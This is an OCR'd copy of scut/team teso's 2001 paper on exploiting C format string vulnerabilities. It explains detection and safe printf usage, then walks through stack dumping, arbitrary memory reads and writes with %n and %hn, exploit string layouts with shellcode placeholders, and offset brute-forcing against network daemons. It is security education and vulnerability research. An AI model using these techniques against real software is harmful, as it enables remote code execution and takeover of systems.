Exploiting Format String Vulnerabilities

scut / team teso

September 1, 2001

version 1.2

Contents

1 Introduction

This article explains the nature of a phenomenon that has shocked the security community in the second half of the year 2000. Known as '*format string vulnerabilities*', a whole new class of vulnerabilities has been disclosed and caused a wave of exploitable bugs being discovered in all kinds of programs, ranging from small utilities to big server applications.

The article will try to explain the structure of the vulnerability and later use this knowledge to build sophisticated exploits. It will show you how to discover format string vulnerabilities in C source code, and why this new kind of vulnerability is more dangerous than the common buffer overflow vulnerability.

The article is based on a german speech I gave at the *17th Chaos Communication Congress* [2] in Berlin, Germany. After the speech I got numerous requests to translate it and received a lot of positive feedback. All this motivated me to revise the document, update and correct details and to do a more useable LaTeX version of it.

This article covers most of the things mentioned in other articles, plus a few more tricks and twirks when it comes to exploitation. It is up to date yet, and feedback is welcome. So after you have read it please send me feedback, ideas and anything else non-harassive to scut@team-teso.net.

The first part of the article deals with the history and awareness of format string vulnerabilities, followed by details how to discover and avoid such vulnerabilities in source code. Then some basic techniques are developed to play with this vulnerabilities, from which a mighty exploitation method arises. This method is then modified, improved and practically applied for

special situations to allow you to exploit nearly any kind of format string vulnerability seen until today.

As with every vulnerability it was developed over time, and new techniques have shown up, often because old ones did not work in a certain situation. People, who truly deserve credit for a lot of techniques mentioned in this articles and have influenced my writing significantly are *tf8*, who wrote the first format string exploit ever, *portal*, who developed and researched exploitability in his excellent article [3], *DiGiT*, who found most of the critical remote format string vulnerabilities known today, and *smiler*, who developed sophisticated brute force techniques.

Although I have contributed some tricks too, without the giant help, comments and tricks - both theoretically or in form of an exploit - shown to me by this people, this article would not have been possible. Thanks. I also thank the numerous individuals who commented, reviewed and improved this article.

Updated and corrected versions may appear on the TESO Security Group homepage [1].

1.1 Buffer Overflows vs. Format String Vulnerabilities

Since nearly all critical vulnerabilities in the past were some kind of buffer overflows, one could compare such a serious and low level vulnerability to this new type of vulnerabilities.

	Buffer Overflow	*Format String*
public since	mid 1980's	June 1999
danger realized	1990's	June 2000
number of exploits	a few thousand	a few dozen
considered as	security threat	programming bug
techniques	evolved and advanced	basic techniques
visibility	sometimes very difficult to spot	easy to find

1.2 Statistics: important format string vulnerabilities in 2000

To underline the dangerous impact format string vulnerabilities had for the year 2000, we list the most exploited publicized vulnerabilities here.

Application	*Found by*	*Impact*	*years*
wu-ftpd 2.*	security.is	remote root	> 6
Linux rpc.statd	security.is	remote root	> 4
IRIX telnetd	LSD	remote root	> 8
Qualcomm Popper 2.53	security.is	remote user	> 3
Apache + PHP3	security.is	remote user	> 2
NLS / locale	CORE SDI	local root	?
screen	Jouko Pynnōnen	local root	> 5
BSD chpass	TESO	local root	?
OpenBSD fstat	ktwo	local root	?

There are still a lot of unknown or undisclosed vulnerabilities left at the time of writing, and for the next two or three years format string vulnerabilities will contribute to the statistics of new vulnerabilities that are found. As we will see, they are easy to discover automatically with more sophisticated tools, and you can assume that for most of the vulnerabilities in todays code which are not yet publicly known, an exploit already exist.

There are also ways to discover this type of vulnerability in applications, that are available as binaries only. To do this a more generic approach to find 'argument deficiencies' is used and explained in detail in Halvar Flakes excellent binary auditing speech [6].

2 The format functions

A format function is a special kind of ANSI C function, that takes a variable number of arguments, from which one is the so called format string. While the function evaluates the format string, it accesses the extra parameters given to the function. It is a conversion function, which is used to represent primitive C data types in a human readable string representation. They are used in nearly any C program, to output information, print error messages or process strings.

In this chapter we will cover typical vulnerabilities in the usage of format functions, the correct usage, some of their parameters and the general concept of a format string vulnerability.

2.1 How does a format string vulnerability look like ?

If an attacker is able to provide the format string to an ANSI C format function in part or as a whole, a format string vulnerability is present. By doing so, the behaviour of the format function is changed, and the attacker may get control over the target application.

In the examples below, the string `user` is supplied by the attacker — he can control the entire ASCIIZ-string, for example through using a command line parameter.

Wrong usage:

```
int
func (char *user)
{
        printf (user);
}
```

Ok:

```
int
func (char *user)
{
        printf ("%s", user);
}
```

2.2 The format function family

A number of format functions are defined in the ANSI C definition. There are some basic format string functions on which more complex functions are based on, some of which are not part of the standard but are widely available.

Real family members:

- `fprintf` — prints to a `FILE` stream
- `printf` — prints to the '`stdout`' stream
- `sprintf` — prints into a string
- `snprintf` — prints into a string with length checking
- `vfprintf` — print to a `FILE` stream from a `va_arg` structure
- `vprintf` — prints to '`stdout`' from a `va_arg` structure
- `vsprintf` — prints to a string from a `va_arg` structure
- `vsnprintf` — prints to a string with length checking from a `va_arg` structure

Relatives:

- `setproctitle` — set `argv[]`
- `syslog` — output to the syslog facility
- others like err*, verr*, warn*, vwarn*

2.3 Use of format functions

To understand where this vulnerability is common in C code, we have to examine the purpose of format functions.

Functionality

- used to convert simple C datatypes to a string representation
- allow to specify the format of the representation
- process the resulting string (output to stderr, stdout, syslog, ...)

How the format function works

- the format string controls the behaviour of the function
- it specifies the type of parameters that should be printed
- parameters are saved on the stack (pushed)
- saved either directly (by value), or indirectly (by reference)

The calling function

- has to know how many parameters it pushes to the stack, since it has to do the stack correction, when the format function returns

2.4 What exactly is a format string ?

A format string is an ASCIIZ string that contains text and format parameters.

Example:

```
printf ("The magic number is: %d\n", 1911);
```

The text to be printed is "`The magic number is:`", followed by a format parameter '`%d`', that is replaced with the parameter (`1911`) in the output. Therefore the output looks like: `The magic number is: 1911`.

Some format parameters:

parameter	*output*	*passed as*
`%d`	decimal (int)	value
`%u`	unsigned decimal (unsigned int)	value
`%x`	hexadecimal (unsigned int)	value
`%s`	string ((const) (unsigned) char *)	reference
`%n`	number of bytes written so far, (* int)	reference

The '\' character is used to escape special characters. It is replaced by the C compiler at compile-time, replacing the escape sequence by the

appropiate character in the binary. The format functions do not recognize those special sequences. In fact, they do not have anything to do with the format functions at all, but are sometimes mixed up, as if they are evaluated by them.

Example:

```
printf ("The magic number is: \x25d\n", 23);
```


The code above works, because '`\x25`' is replaced at compile time with '`%`', since 0x25 (37) is the ASCII value for the percent character.

2.5 The stack and its role at format strings

The behaviour of the format function is controlled by the format string. The function retrieves the parameters requested by the format string from the stack.

```
printf ("Number %d has no address, number %d has: %08x\n", i, a, &a);
```

From within the `printf` function the stack looks like:



where:

A	address of the format string
i	value of the variable i
a	value of the variable a
&a	address of the variable i

The format function now parses the format string 'A', by reading a character a time. If it is not '`%`', the character is copied to the output. In case it is, the character behind the '`%`' specifies the type of parameter that should be evaluated. The string "`%%`" has a special meaning, it is used to print the escape character '`%`' itself. Every other parameter relates to data, which is located on the stack.

3 Format string vulnerabilities

The generic class of a format string vulnerability is a 'channeling problem'. This type of vulnerability can appear if two different types of information channels are merged into one, and special escape characters or sequences are used to distinguish which channel is currently active. Most of the times one channel is a data channel, which is not parsed actively but just copied, while the other channel is a controlling channel.

While this is not a bad thing in itself, it can quickly become a horrible security problem if the attacker is able to supply input that is used in one channel. Often there are faulty escape or de-escape routines, or they oversee a level, such as in format string vulnerabilities. So to put it short: Channeling problems are no security holes itself, but they make bugs exploitable.

To illustrate the general problem behind this, here is a table of common channeling problems:

Situation	*Data channel*	*Controlling channel*	*Security problem*
Phone systems	Voice or data	Control tones	seize line control
PPP Protocol	Transfer data	PPP commands	traffic amplification
Stack	Stack data	Return addresses	control of retaddr
Malloc Buffers	Malloc data	Management info	write to memory
Format strings	Output string	Format parameters	format function control

Back to the specific format string vulnerabilities, there are two typical situations, where format string vulnerabilities can arise:

Type 1 (as in Linux rpc.statd, IRIX telnetd). Here the vulnerability lies in the second parameter to the syslog function. The format string is partly usersupplied.

```
char tmpbuf[512];

snprintf (tmpbuf, sizeof (tmpbuf), "foo: %s", user);
tmpbuf[sizeof (tmpbuf) - 1] = '\0';
syslog (LOG_NOTICE, tmpbuf);
```

Type 2 (as in wu-ftpd, Qualcomm Popper QPOP 2.53). Here a partly or completely usersupplied string is passed indirectly to a format function.

```
int Error (char *fmt, ...);

...
int someotherfunc (char *user)
{
        ...
```

```
        Error (user);
        ...
}
...
```

While vulnerabilities of the first type are safely detected by automated tools (for example *pscan* or *TESOgcc*), vulnerabilities of the second type can only be found if the tool is told that the function '`Error`' is used like a format function. [1]

3.1 What do we control now ?

Through supplying the format string we are able to control the behaviour of the format function. We now have to examine what exactly we are able to control, and how to use this control to extend this partial control over the process to full control of the execution flow.

3.2 Crash of the program

A simple attack using format string vulnerabilities is to make the process crash. This can be useful for some things, for example to crash a daemon that dumps core and there may be some useful data within the coredump. Or in some network attacks it is useful to have a service not responding, for example when DNS spoofing.

However, there may be some interest in crashing the process. At nearly all *UNIX* systems illegal pointer accesses are caught by the kernel and the process will be send a `SIGSEGV` signal. Normally the program is terminated and dumps core.

By utilizing format strings we can easily trigger some invalid pointer access by just supplying a format string like:

```
printf ("%s%s%s%s%s%s%s%s%s%s%s");
```

Because '`%s`' displays memory from an address that is supplied on the stack, where a lot of other data is stored, too, our chances are high to read from an *illegal address*, which is not mapped. Also most format function implementations offer the '`%n`' parameter, which can be used to write to the addresses on the stack. If that is done a few times, it should reliably produce a crash, too.

[1] However, you can automate the process of identifying the extra format functions and their parameters within the sourcecode, so all in all the process of finding format string vulnerabilities can work completely automatically. You can even generalize, that if there is such tool that does this and it does not find a format string vulnerability in your source code, then your source code is free from having any of such vulnerabilities. This is not the case with buffer overflows, where even manual auditing by experienced auditors can miss vulnerabilities and there are no reliable ways to automatically check for them.

3.3 Viewing the process memory

If we can see the reply of the format function — the output string —, we can gather useful information from it, since it is the output of the behaviour we control, and we can use this results to gain an overview of what our format string does and how the process layout looks like. This can be useful for various things, such as finding the correct offsets for the real exploitation or just reconstructing the stack frames of the target process.

3.3.1 Viewing the stack

We can show some parts of the stack memory by using a format string like this:

```
printf ("%08x.%08x.%08x.%08x.%08x\n");
```

This works, because we instruct the `printf`-function to retrieve five parameters from the stack and display them as 8-digit padded hexadecimal numbers. So a possible output may look like:

```
40012980.080628c4.bffff7a4.00000005.08059c04
```

This is a partial dump of the stack memory, starting from the current bottom upward to the top of the stack — assuming the stack grows towards the low addresses. Depending on the size of the format string buffer and the size of the output buffer, you can reconstruct more or less large parts of the stack memory by using this technique. In some cases you can even retrieve the entire stack memory.

A stack dump gives important information about the program flow and local function variables and may be very helpful for finding the correct offsets for a successful exploitation.

3.3.2 Viewing memory at any location

It is also possible to peek at memory locations different from the stack memory. To do this we have to get the format function to display memory from an address we can supply. This poses two problems to us: First, we have to find a format parameter which uses an address (by reference) as stack parameter and displays memory from there, and we have to supply that address. We are lucky in the first case, since the '`%s`' parameter just does that, it displays memory — usually an ASCIIZ string — from a stack-supplied address. So the remaining problem is, how to get that address on the stack, into the right place.

Our format string is usually located on the stack itself, so we already have near to full control over the space, where the format string lies. [2] The format function internally maintains a pointer to the stack location of the current format parameter. If we would be able to get this pointer pointing into a memory space we can control, we can supply an address to the '`%s`' parameter. To modify the stack pointer we can simply use dummy parameters that will 'dig' up the stack by printing junk:

```
printf ("AAA0AAA1_%08x.%08x.%08x.%08x.%08x");
```

The '`%08x`' parameters increase the internal stack pointer of the format function towards the top of the stack. After more or less of this increasing parameters the stack pointer points into our memory: the format string itself. The format function always maintains the lowest stack frame, so if our buffer lies on the stack at all, it lies above the current stack pointer for sure. If we choose the number of '`%08x`' parameters correctly, we could just display memory from an arbitrary address, by appending '`%s`' to our string. In our case the address is illegal and would be '`AAA0`'. Lets replace it with a real one.

Example:

```
address = 0x08480110
address (encoded as 32 bit le string): "\x10\x01\x48\x08"

printf ("\x10\x01\x48\x08_%08x.%08x.%08x.%08x.%08x|%s|");
```

Will dump memory from `0x08480110` until a `NUL` byte is reached. By increasing the memory address dynamically we can map out the entire process space. It is even possible to create a coredump like image of the remote process and to reconstruct a binary from it [13]. It is also helpful to find the cause of unsuccessful exploitation attempts.

If we cannot reach the exact format string boundary by using 4-Byte pops ('`%08x`'), we have to pad the format string, by prepending one, two or three junk characters. [3] This is analog to the alignment in buffer overflow exploits.

3.4 Overwriting of arbitrary memory

The holy grail of exploitation is to take control of the instruction pointer of a process. In most cases the instruction pointer (often named `IP` or

[2] In this case we will assume that we have full control over the whole string. We will later see, that also partial control, filtered characters, NUL-byte containing addresses and similar problems are no matter when exploiting format string vulnerabilities

[3] We can not move the stack pointer byte-wise, instead we move the format string itself, so that it lies on a four-byte boundary to the stack pointer and we can reach it with a multiple of four-byte pops

PC) is a register in the CPU and cannot be modified directly, since only machine instructions can change it. But if we are able to issue those machine instructions we already need to have control. So we cannot directly take control over the process. Normally, the process has more priveledges than the ones the attacker currently has.

Instead we have to find instructions that modify the instruction pointer and take influence on how these instructions modify it. This sounds complicated, but in most cases it is pretty easy, since there are instructions that take a instruction pointer from the memory and jump to it. So in most cases control over this part of the memory, where an instruction pointer is stored, is the precessor to control over the instruction pointer itself. This is how most buffer overflows work:

In a two-stage process, first a saved instruction pointer is overwritten and then the program executes a legitimate instruction that transfers control to the attacker-supplied address.

We will examine different ways to accomplish this using format string vulnerabilities.

3.4.1 Exploitation - similar to common buffer overflows

Format string vulnerabilities sometimes offer a way around buffer length limitations and allow exploitation that is similar to common buffer overflows. Code like the one below appears in QPOP 2.53 and bftpd:

```
{
        char    outbuf[512];
        char    buffer[512];

        sprintf (buffer, "ERR Wrong command: %400s", user);
        sprintf (outbuf, buffer);
}
```

Such cases are often hidden deep inside reallife code and are not that obvious as shown in the example above. By supplying a special format string, we are able to circumvent the '%400s' limitation:

```
"%497d\x3c\xd3\xff\xbf<nops><shellcode>"
```

Everything is similar to a normal buffer overflow exploit string, just the beginning — the "%497d" — is different. In normal buffer overflows we overwrite the return address of a function frame on the stack. As the function that owns this frame returns, it returns to our supplied address. The address points to somewhere within the "<nop>" space. There are good articles describing this method of exploitation and if this example is not fully

clear to you yet, you should consider reading an introductionary article, such as [5], first.

It creates a string that is 497 characters long. Together with the error string ("`ERR Wrong command: `") this exceeds the `outbuf` buffer by four bytes. Although the '`user`' string is only allowed to be as long as 400 bytes, we can extend its length by abusing format string parameters. Since the second `sprintf` is not checking the length, this can be used to break out of the boundaries of `outbuf`. Now we write a return address (`0xbfffd33c`) and exploit it just the old known way, as we would do it with any buffer overflow. While any format parameter that allows 'stretching' the original format string, such as "`%50d`", "`%50f`" or "`%50s`" will do, it is desireable to choose a parameter that does not dereference a pointer or may cause a division by zero. This rules out "`%f`" and "`%s`". We are left with the integer output parameters: "`%d`", "`%u`" and "`%x`".

The GNU C library contains a bug, that results in a crash if you use parameters like '`%`*n*`d`' with *n* greater than 1000. This is one way to determine the existance of the GNU C library remotely. If you use '`%.`*n*`d`' it works properly, except if very high values are used. For an in-depth discussion about the length you can use in '`%`*n*`d`' and '`%.`*n*`d`' see portals article [3].

3.4.2 Exploitation - through pure format strings

If we have no possible way to apply the simple exploitation method just mentioned, we can still exploit the process. By doing so we extend our very limited control — the ability to control the behaviour of the format function — to real execution control, that is executing our raw machine code. Look at code like it is found in wu-ftpd 2.6.0 and below:

```
{
        char    buffer[512];

        snprintf (buffer, sizeof (buffer), user);
        buffer[sizeof (buffer) - 1] = '\0';
}
```

In the code above it is not possible to enlarge our buffer by inserting some kind of 'stretching' format parameter, because the program uses the secure `snprintf` function to assure we will not be able to exceed the `buffer`. At first it may look as if we cannot do much useful things, except crashing the program and inspecting some memory.

Lets remember the format parameters mentioned. There is the '`%n`' parameter, which writes the number of bytes already printed, into a variable of our choice. The address of the variable is given to the format function by placing an integer pointer as parameter onto the stack.

```
int     i;

printf ("foobar%n\n", (int *) &i);
printf ("i = %d\n", i);
```

Would print "`i = 6`". With the same method we used above to print memory from arbitrary addresses, we can write to arbitrary locations:

```
"AAA0_%08x.%08x.%08x.%08x.%08x.%n"
```

With the '`%08x`' parameter we increase the internal stack pointer of the format function by four bytes. We do this until this pointer points to the beginning of our format string (to '`AAA0`'). This works, because usually our format string is located on the stack, on top of our normal format function stack frame. The '`%n`' writes to the address `0x30414141`, that is represented by the string "`AAA0`". Normally this would crash the program, since this address is not mapped. But if we supply a correct mapped and writeable address this works and we overwrite four bytes (`sizeof (int)`) at the address:

```
"\xc0\xc8\xff\xbf_%08x.%08x.%08x.%08x.%08x.%n"
```

The format string above will overwrite four bytes at `0xbfffc8c0` with a small integer number. We have reached one of our goals: we can write to arbitrary addresses. But we cannot control the number we are writing yet — but this will change.

The number we are writing — the count of characters written by the format function — is dependant on the format string. Since we control the format string, we can at least take influence on this counter, by writing more or less bytes:

```
int     a;
printf ("%10u%n", 7350, &a);
/* a == 10 */

int     a;
printf ("%150u%n", 7350, &a);
/* a == 150 */
```

By using a dummy parameter '`%`*n*`u`' we are able to control the counter written by '`%n`', at least a bit. But for writing large numbers — such as addresses — this is not sufficient, so we have to find a way to write arbitrary data.

An integer number on the x86 architecture is stored in four bytes, which are little-endian ordered, the least significant byte being the first in memory.

So a number like `0x0000014c` is stored in memory as: "`\x4c\x01\x00\x00`". For the counter in the format function we can control the least significant byte, the first byte stored in memory by using dummy '`%`*n*`u`' parameters to modify it.

Example:

```
unsigned char    foo[4];

printf ("%64u%n", 7350, (int *) foo);
```

When the printf function returns, `foo[0]` contains '`\x40`', which is equal to 64, the number we used to increase the counter.


But for an address, there are four bytes that we have to control completely. If we are unable to write four bytes at once, we can try to write a byte a time for four times in a row. On most CISC architectures it is possible to write to unaligned arbitrary addresses. This can be used to write to the second least significant byte of the memory, where the address is stored. This looks like:

```
unsigned char   canary[5];
unsigned char   foo[4];

memset (foo, '\x00', sizeof (foo));
/* 0 * before */ strcpy (canary, "AAAA");

/* 1 */  printf ("%16u%n", 7350, (int *) &foo[0]);
/* 2 */  printf ("%32u%n", 7350, (int *) &foo[1]);
/* 3 */  printf ("%64u%n", 7350, (int *) &foo[2]);
/* 4 */  printf ("%128u%n", 7350, (int *) &foo[3]);

/* 5 * after */ printf ("%02x%02x%02x%02x\n", foo[0], foo[1],
        foo[2], foo[3]);
printf ("canary: %02x%02x%02x%02x\n", canary[0],
        canary[1], canary[2], canary[3]);
```

Returns the output "`10204080`" and "`canary: 00000041`". We overwrite four times the least significant byte of an integer we point to. By increasing the pointer each time, the least significant byte moves through the memory we want to write to, and allows us to store completely arbitrary data.

As you can see in the first row of the figure 1, all eight bytes are not touched yet by our overwrite code. From the second row on we trigger four overwrites, shifted by one byte to the right for every step. The last row shows the final desired state: we overwrote all four bytes of our `foo`

Figure 1: Four stage overwrite of an address



array, but while doing so, we destroyed three bytes of the `canary` array. We included the `canary` array just to see that we are overwriting memory we do not want to.

Although this method looks complex, it can be used to overwrite arbitrary data at arbitrary addresses. For explanation we have only used one write per format string until now, but it is also possible to write multiple times within one format string:

```
strcpy (canary, "AAAA");
printf ("%16u%n%16u%n%32u%n%64u%n",
        1, (int *) &foo[0], 1, (int *) &foo[1],
        1, (int *) &foo[2], 1, (int *) &foo[3]);

printf ("%02x%02x%02x%02x\n", foo[0], foo[1],
        foo[2], foo[3]);
printf ("canary: %02x%02x%02x%02x\n", canary[0],
        canary[1], canary[2], canary[3]);
```

We use the '1' parameters as dummy arguments to our '`%u`' paddings. Also, the padding has changed, since the counter of the characters is already at 16 when we want to write 32. So we only have to add 16 characters instead of 32 to it, to get the results we desire.

This was a special case, in which all the bytes increased throughout the writes. But we could also write `80 40 20 10` with only a minor modification. Since we write integer numbers and the order is little endian, only the least significant byte is important in the writes. By using counters of 0x80, 0x140, 0x220 and 0x310 characters respectivly when "`%n`" is triggered, we

can construct the desired string. The code to calculate the desired number-of-written-chars counter is this:

```
write_byte += 0x100;
already_written %= 0x100;
padding = (write_byte - already_written) % 0x100;
if (padding < 10)
        padding += 0x100;
```

Where '`write_byte`' is the byte we want to create, '`already_written`' is the current counter of written bytes the format function maintains and '`padding`' is the number of bytes we have to increase the counter with. Example:

```
write_byte = 0x7f;
already_written = 30;

write_byte += 0x100;      /* write_byte is 0x17f now */
already_written %= 0x100; /* already_written is 30 */

/* afterwards padding is 97 (= 0x61) */
padding = (write_byte - already_written) % 0x100;
if (padding < 10)
        padding += 0x100;
```

Now a format string of "`%97u`" would increase the '`%n`'-counter, so that the least significant byte equals '`write_byte`'. The final check if the padding is below ten deserves some attention. A simple integer output, such as "`%u`" can generate a string of a length up to ten characters, depending on the integer number it outputs.[4] If the required length is larger than the padding we specify, say we want to output '`1000`' with a "`%2u`", our value will be dropped in favor to not losing any meaningful output. By ensuring our padding is always larger than 10, we can keep an always accurate number of '`already_written`', the counter the format function maintains, since we always write exactly as much output bytes as specified with the length option in the format parameter.

The only remaining thing to exploit such vulnerabilities in a hands-on practical way is to put the arguments into the right order on the stack and use a *stackpop sequence* to increase the stack pointer. It should look like:

```
              A
<stackpop><dummy-addr-pair * 4><write-code>
```

[4] This depends on the default wordsize of the system the format function runs on. We assume an ILP32 based architecture here.

stackpop The sequence of stack popping parameters that increase the stack pointer. Once the stackpop has been processed, the format function internal stack pointer points to the beginning of the `dummy-addr-pair` strings.

dummy-addr-pair Four pairs of dummy integer values and addresses to write to. The addresses are increasing by one with each pair, the dummy integer value can be anything that does not contain `NUL` bytes.

write-code The part of the format string that actually does the writing to the memory, by using '`%`*n*`u%n`' pairs, where *n* is greater than 10. The first part is used to increase or overflow the least significant byte of the format function internal bytes-written counter, and the '`%n`' is used to write this counter to the addresses that are within the `dummy-addr-pair` part of the string.

The write code has to be modified to match the number of bytes written by the `stackpop`, since the `stackpop` wrote already characters to the output when the format function parses the `write-code` — the format function counter does not start at zero, and this has to be considered.

The address we are writing to is called *Return Address Location*, short *retloc*, the address we create with our format string at this place is called the *Return Address*, short *retaddr*.

4 Variations of Exploitation

Exploitation is an art. Like in any art there is more then one way to accomplish things. Often you do not want to go the well trodden way of exploiting things, but take advantage of your target environment, experimenting, discovering and using existing behaviours in the program. This extra effort can repay in a lot of things, the first being the reliability and robustness of your exploit. Or if only one platform or system is affected by a vulnerability you can take advantage of the special system features to find a shortcut to exploit. There are a lot of things that can be used, this is just a basic overview of common techniques.

4.1 Short Write

Instead of writing four times it is also possible to overwrite an address with just two write operations. This is possible through the normal '`%n`' operation and '`%`*n*`u`'-strings with large '*n*' values. But for this special case we can take advantage of a special write operation, which writes short int types: the '`%hn`' parameter. The '`h`' can be used in other format parameters too, to cast the value supplied on the stack to a short type. The short write technique has one advantage over the first technique: It does not destroy data beside the

address, so if there is valueable data behind the address you are overwriting, such as a function parameter, it is preserved.

But in general you should avoid it, although it is supported by most C libraries: it is dependant on the behaviour of the format function, namely if the internal counter of written chars can exceed the buffer boundary. This does not work on old GNU C libraries (libc5). Also it consumes more memory in the target process.

```
printf ("%.29010u%hn%.32010u%hn",
        1, (short int *) &foo[0],
        1, (short int *) &foo[2]);
```

This is especially useful for RISC based systems, which have alignment restrictions for the '`%n`' directive. By using the short qualifier the alignment is emulated either in software or special machine instructions are used, and you can usually write on every two byte boundary.

Beside that it works exactly like the four byte technique. Some people even say it is possible to do the write in one shot, by using especially large paddings, such as '`%.3221219073u`'. But practice has shown that it does not work on most systems. A in-depth analysis of this theme was first shown in portal's article [3]. Some other nice notes can be found in an early released HERT paper [4].

4.2 Stack Popping

A problem can arise if the format string is too short to supply a stack popping sequence that will reach your own string. This is a race between the real distance to your format string and the size of the format string, in which you have to pop at least the real distance. So there is a demand for an effective method to increase the stack pointer with as few bytes as possible.

Currently we have used only '`%u`' sequences, to show the principle, but there are more effective methods. A '`%u`' sequence is two bytes long and pops four bytes, which gives a 1:2 byte ratio (we invest 1 byte to get 2 bytes ahead).

Through using the '`%f`' parameter we even get 8 bytes ahead in the stack, while only investing two bytes. But this has a huge drawback, since if garbage from the stack is printed as floating point number, there may be a division by zero, which will crash the process. To avoid this we can use a special format qualifier, which will only print the integer part of the float number: '`%.f`' will walk the stack upwards by eight bytes, using only three bytes in our buffer.

Under BSD derivates and IRIX, it is possible to abuse the '*'-qualifier for our purposes. It is used to dynamically supply the length of the output a format parameter will produce. While '`%10d`' prints 10 characters, the '`%*d`'

retrieves the length of the output dynamically: the next format parameter on the stack supplies it. Because the LibC's mentioned above allow parameters of the type '`%*******d`', we can pull four bytes per '*', which relates to a four-by-one ratio. This creates another problem though: we cannot predict the output length in most cases, since it is set dynamically from the stack content.

But we can override the dynamic specification by issuing a hardcoded value behind all starts: '`%********10d`' will always print 10 bytes, no matter what was peeked from the stack before. Those tricks were discovered by lorian.

4.3 Direct Parameter Access

Beside improving the stack popping methods, there is a huge simplification which is known as 'direct parameter access', a way to directly address a stack parameter from within the format string. Almost all currently in use C libraries do support this features, but not all are useable to apply this method to format string exploitation.

The direct parameter access is controlled by the '`$`' qualifier:

```
printf ("%6$d\n", 6, 5, 4, 3, 2, 1);
```

Prints '1', because the '`6$`' explicitly addresses the 6th parameter on the stack. Using this method the whole stack pop sequence can be left out.

```
char    foo[4];

printf ("%1$16u%2$n"
        "%1$16u%3$n"
        "%1$32u%4$n"
        "%1$64u%5$n",
        1,
        (int *) &foo[0], (int *) &foo[1],
        (int *) &foo[2], (int *) &foo[3]);
```

Will create "`\x10\x20\x40\x80`" in foo. This direct access is limited to only the first eight parameters on BSD derivates, except IRIX. The Solaris C Library limits it to the first 30 parameters, as shown in portals paper [3]. If you choose negative or huge values intending to access stack parameters below your current positions it will not produce the expected result but crash.

Although it simplifies the exploitation a lot, you should use the stackpop techniques whenever possible, since it makes your exploit more portable. If the bug you want to exploit exists only on one platform which allows this method, you can of course take advantage of it (for example the IRIX telnet daemon exploit by LSD [21] does this).

5 Brute Forcing

When exploiting a vulnerability such as a buffer overflow or a format string vulnerability it often fails because the last hurdle was not taken care of: to get all offsets right. Basically finding the right offsets means 'what to write where'. For simple vulnerabilities you can reliably guess the correct offsets, or just brute force it, by trying them one after another. But as soon as you need multiple offsets this problem increases exponentially, it turns out to be impossible to brute force.

With format strings this problem only appears if you are exploiting a daemon or any program which will offer you only one try. As soon as you have multiple tries or you can see the response of the format string it is possible, although not trivial to find all the necessary offsets.

This is possible because we already have limited control over the target process before we completely take it over: our format string already directs the remote process what to do, enabling us to peek in the memory or test certain behaviours.

Since the two methods explained here differ so much, they are explained seperatly.

5.1 Response Based Brute Force

Taking advantage of seeing the printed format reply was first observed in the most popular format string exploit for wu-ftpd 2.6.0 by tf8. He used the reply to determine the distance.

Smiler and myself developed this technique further to determine the two other addresses, the return address 'retaddr' and the return address location 'retloc' and used it to build a completely offset independant wu-ftpd exploit (7350wu [22]).

To brute the distance, you should use a format string like this:

```
"AAAABBBB|stackpop|%08x|"
```

The stackpop depends on the distance we want to guess. The distance is increased for every try:

```
while (distance > 0) {
        strcat (stackpop, "%u");
        distance -= 4;
}
```

If we probe a distance of 32, the format string would look like:

```
"AAAABBBB|%u%u%u%u%u%u%u%u|%08x|"
```

We pop 32 bytes from the stack (8 * "%u") and print the four bytes at the 32th byte from the stack hexadecimal. In the ideal case the output would look like:

```
AAAABBBB|983217938177639561760134608728913021|41414141|
```

'41414141' is the hexadecimal representation of 'AAAA', we have hit the exact distance of 32 bytes. If you cannot reach this pattern by increasing the distance this can have two reasons: either the distance is too big to be reached, for example if the format string is located on the heap, or the alignment is not on a four byte boundary. In the latter case, we just have to prepend the format string with one to three dummy bytes. Then we can slide the string position, so that the pattern '42414141' becomes to the correct pattern '41414141'.

Once you have the alignment and the distance you can start brute forcing the format string buffer address. Therefore you use a format string like this:

```
addr|stackpop|_____________________________%%|%s|
```

The format string is processed from the left to the right, the 'addr' and the '___' sequence will not do anything harmful. The 'stackpop' moves the stack pointer upward until it points to the 'addr' address. Finally, the '%s' now prints the ASCIIZ string from 'addr'.

In the ideal case 'addr' would point into the '___' sequence of our format string. In this case the output would look like:

```
garbage|____________________________%|______%%|%s||
```

Where 'garbage' consists out of the 'addr' and 'stackpop' output. Then the processed '___%%' string is converted to '___%', as the '%%' is converted to '%' by the format processing. Then the string '______%%|%s|' is inserted as the '%s' of our supplied format string is processed. Note that this is the only thing that varies as we try different values for 'addr'. In our ideal case we used an 'addr' that points directly into our buffer. As you can see, through looking at the '%%' we can distinguish between addresses that point into our format string (those have two '%' characters) and addresses that accidently point into the target buffer (which have only one '%' character, since it was converted by the format function).

If 'addr' hits into the target buffer, the output looks like:

```
garbage|____________________________%|______%||
```

As you can see, only one '%' is visible. This allows us to exactly predict the target buffer address, which can be useful for situations where the format string buffer is in the heap itself.

Because we know where our '%s' was located relativly to our format string start, and we have an address that points into our buffer, we can relocate the address so that we exactly know at what address our format string starts. Since you usually want to put your shellcode into the format string, too, you can exactly calculate the retaddr relative to the format string address.

5.2 Blind Brute Forcing

Blind brute forcing is not as straight forward as response based brute forcing is. The basic idea is that we can measure the time it takes for the remote computer to process the format string. A string like "%.9999999u" takes longer than a simple "%u". Also, we can reliably produce segmentation faults by using "%n" on an unmapped address.

The basic approach for this kind of brute forcing was invented by tf8, later improved by myself to also brute force the buffer addresses.

Since this attack is relativly complex and only useful for special situations, I supplied a working example in the `example/` directory. It is interesting if you can trigger the vulnerability multiple times, but you do not see the response of the format function, such as in a service that syslogs.

